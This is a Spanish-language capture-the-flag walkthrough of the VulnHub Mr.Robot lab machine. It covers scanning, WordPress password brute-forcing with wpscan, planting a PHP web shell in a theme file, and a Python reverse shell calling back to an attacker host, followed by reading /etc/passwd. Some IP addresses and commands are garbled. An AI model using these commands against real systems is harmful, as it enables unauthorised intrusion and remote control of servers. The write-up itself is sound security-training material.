

Mr.Robot

Zumpango de Ocampo. Edo Mex 27/01/2023 VMware
Maquina vulnerable de vulnHub Linux

==Mr.Robot (192.168.1.85)



==SwordFish-ParrotOS (192.168.1.67)



_**sudo netdiscover -r 192.168.1.67

netdiscover→Es una herramienta de investigación de red utilizada para descubrir dispositivos activos en una red. El comando "-r" específico se utiliza para especificar un rango de direcciones IP para escanear en este caso desde con la dirección local de la maquina.

Sabiendo que la maquina Mr.Robot se esta ejecutando desde VMware se intuye que la direccion ip de la maquina Mr.Robot es la 192.168.1.85

ping 192.168.1.85

```
[valente@parrot]-[~]
 $ping 192.168.1.85
PING 192.168.1.85 (192.168.1.85) 56(84) bytes of data.
64 bytes from 192.168.1.85: icmp_seq=1 ttl=64 time=8.87 ms
64 bytes from 192.168.1.85: icmp_seq=2 ttl=64 time=26.8 ms
64 bytes from 192.168.1.85: icmp_seq=3 ttl=64 time=4.19 ms
64 bytes from 192.168.1.85: icmp_seq=4 ttl=64 time=4.18 ms
64 bytes from 192.168.1.85: icmp_seq=5 ttl=64 time=4.77 ms
64 bytes from 192.168.1.85: icmp_seq=6 ttl=64 time=0.618 ms
64 bytes from 192.168.1.85: icmp_seq=7 ttl=64 time=0.573 ms
64 bytes from 192.168.1.85: icmp_seq=8 ttl=64 time=1.93 ms
64 bytes from 192.168.1.85: icmp_seq=9 ttl=64 time=1.15 ms
```


En general es común que los sistemas operativos Linux tengan un valor predeterminado de TTL de 64. El valor de TTL es un indicador de la distancia del sistema operativo al que se está haciendo ping. Un valor de TTL de 64 indica que la máquina está a menos de 64 saltos de distancia. Los sistemas operativos Windows tienen un valor de TTL de 128. Sin embargo, es importante notar que este valor puede ser modificado por configuraciones específicas de red o aplicaciones de seguridad, por lo que no siempre es una garantía de que un sistema operativo es Linux.

Por eso "supondremos" que nos estamos enfrentando a una maquina Linux.

sudo nmap -sV 192.168.1.85

```
 $sudo nmap -sV 192.168.1.85
[sudo] password for valente:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 23:52 CST
Nmap scan report for 192.168.1.85
Host is up (0.00064s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd
MAC Address: 00:0C:29:7C:17:BD (VMware)
```

Puertos "***22 Closed. 80 open. 443 open***"




80/tcp open http apache httpd en firefox
gobuster dir -u 192.168.100.167 -w /usr/share/wordlists/dirb/big.txt

```
[valente@parrot]-[~]
 $gobuster dir -u 192.168.1.85 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.85
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/01/28 00:10:56 Starting gobuster in directory enumeration mode
```


El script "gobuster dir -u 192.168.100.167 -w /usr/share/wordlists/dirb/big.txt" es un comando que se utilizaremos para realizar un escaneo de directorios en un servidor web en el IP 192.168.100.167.

- gobuster es una herramienta de fuerza bruta de direcciones URL que se utiliza para encontrar y enumerar los recursos disponibles en un servidor web.
- -u especifica la dirección URL que se escaneará, en este caso http://192.168.1.85.


- -w especifica la ubicación del archivo de palabras clave que se utilizará para el escaneo. En este caso, se está utilizando un archivo de palabras clave ubicado en /usr/share/wordlists/dirb/big.txt. El objetivo de este escaneo es encontrar directorios y archivos ocultos en el servidor web en el IP 192.168.100.167.




El escaneo de directorios dio varios resultados.




http://192.168.100.167/image




http://192.168.100.167/wp-login.php






http://192.168.100.167/robots

key-1-of-3.txt




http://192.168.100.167/key-1-of-3.txt 073403c8a58alf80d943455fb30724b9

http://192.168.100.167/fsocity.dic




nano fsocity.dic—es un Diccionario que se utilizara después.


sudo wpscan --url http://192.168.100.167--passwords /home/valente/Desktop/fsocity.dic --usernames elliot es un escaneo de seguridad para una instalación de WordPress en la dirección IP 192.168.100.167. La herramienta wpscan intentará iniciar sesión en WordPress



"sudo" se utiliza para ejecutar el comando con privilegios de administrador "--url http://192.168.100.167" especifica la dirección IP o URL de la instalación de WordPress que se va a escanear "--passwords /home/valente/Desktop/fsocity.dic" especifica la ubicación del archivo de contraseñas que se utilizará para el escaneo **"diccionario"** "--usernames elliot" especifica el nombre de usuario que se utilizará para el escaneo. En este caso, solo se especifica un nombre de usuario, pero en general, se pueden especificar múltiples nombres de usuario.




Utilizando la contraseña obtenida con wpcan entramos "elliot/ER28-0652"
Navegando un poco en el sitio, nos encontraremos eventualmente con un archivo php editable que en este caso es "author-bio.php



con los permisos que tiene el usuario elliot inyectaremos un comando en el php agregando ***echo system($_GET['guts']);***—La vulnerabilidad ocurre cuando el código PHP toma una entrada sin validar de un usuario y la pasa a la función system para su ejecución. Esto permite a un atacante inyectar comandos maliciosos en el servidor y ejecutarlos con los permisos del usuario que ejecuta el servidor web. **"guardamos"**


http://192.168.100.167/wp-content/themes/twentyfifteen/author-bio.php?guts=ls




404.php archive.php author-bio.php comments.php content-link.php content-none.php content-page.php content-search.php content.php css footer.php functions.php genericons header.php image.php inc index.php js languages page.php readme.txt rtl.css screenshot.png search.php sidebar.php single.php style.css style.css

on esta consulta envía una petición HTTP GET a la URL "http://192.168.100.167/wp-content/themes/twentyfifteen/author-bio.php" con un parámetro de consulta "guts=ls" el servidor web en la dirección IP 192.168.100.167 es vulnerable a inyección de código bajo la variable guts.

http://192.168.100.167/wp content/themes/twentyfifteen/author bio.php?guts=ls El parámetro ls nos lista los archivos en el directorio



nc -lvp 8080



http:/192.168.100.167/wp content/themes/twentyfifteen/author bio.php?guts=python -c 'import socke

EL comando que utiliza la herramienta "nc" (netcat) para escuchar en un puerto específico (en este caso el puerto 8080) en modo de escucha (con la opción "-l") y ver los datos recibidos (con la opción "-v"). Esta acción permite a un atacante recibir conexiones de red y ver la información que se envía a través de ese puerto.


http:/192.168.100.167/wp content/themes/twentyfifteen/author bio.php?guts=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect["192.168.100.168",8080](file:///C:/Program Files/RemNote/resources/app.asar/build/doc/HXs0Fev3YfWpb0q4i?aliasId=Al7loRvE0rAvYD4Yo);os.dup2(s.fileno()—Esta línea de código es una solicitud HTTP que busca ejecutar un código en el lenguaje Python en el servidor en la dirección IP 192.168.100.167 "maquina atacante" El código intenta crear un socket de red y conectarse a un host en la dirección IP "192.168.100.168" en el puerto 8080. Luego, utiliza la función "os.dup2" para duplicar la entrada y salida estándar al socket de red.

La función os.dup2 en Python es una función del módulo os que se utiliza para duplicar un descriptor de archivo (como un socket de red) en un número determinado de descriptor de archivo (generalmente 0, 1 o 2, que representan la entrada, salida y error estándar, respectivamente). En este caso, se está utilizando os.dup2 para duplicar la entrada y salida estándar del sistema operativo (stdin, stdout y stderr) en el socket de red que se ha creado y conectado con s.connect(("192.168.100.168",8080)). De esta manera, cualquier entrada o salida que se realice en la entrada y salida estándar del sistema operativo se redirigirá al socket de red, lo que permite a un atacante realizar comandos en un sistema remoto a través de una conexión de red.

Se creo la conexión y aplicando whoami notamos que nos encontramos con el usuario deamon en wp.

python -c 'import pty;pty.spawn("/bin/bash")'→Script de Python que importa el módulo pty y llama a su función "spawn" con "/bin/bash". La función "spawn" abre una terminal PTY (Pseudo-Terminal) y ejecuta el shell especificado (en este caso, "/bin/bash").


export TERM=xterm-256color



La variable TERM indica al sistema operativo qué terminal emulada se está utilizando. Al establecer TERM en "xterm-256color", se está especificando que se está utilizando una terminal xterm con soporte de 256 colores. Esto puede ser útil para asegurarse de que la salida de los comandos de la terminal sea compatible con la terminal que se está utilizando


Con los 2 comando anteriores obtendremos un shell totalmente funcional desde la terminal.

cat /etc/passwd



Este archivo almacena información básica sobre los usuarios en el sistema, como nombres de usuario, IDs de usuario y grupo, shell de inicio de sesión, directorios de inicio y valores de campo adicionales.

El usuario robot es el que nos interesa.



y observamos que en el directorio home de daemon es posible vizualizar el directorio home de robot y en este se encuentran 2 archivos ,una contraseña codificada en md5 con permisos de lectura y la key-2-of-3.txt sin permisos de lectura de la maquina.

Extraemos la contraseña guardándola en un archivo llamado robot.txt

```
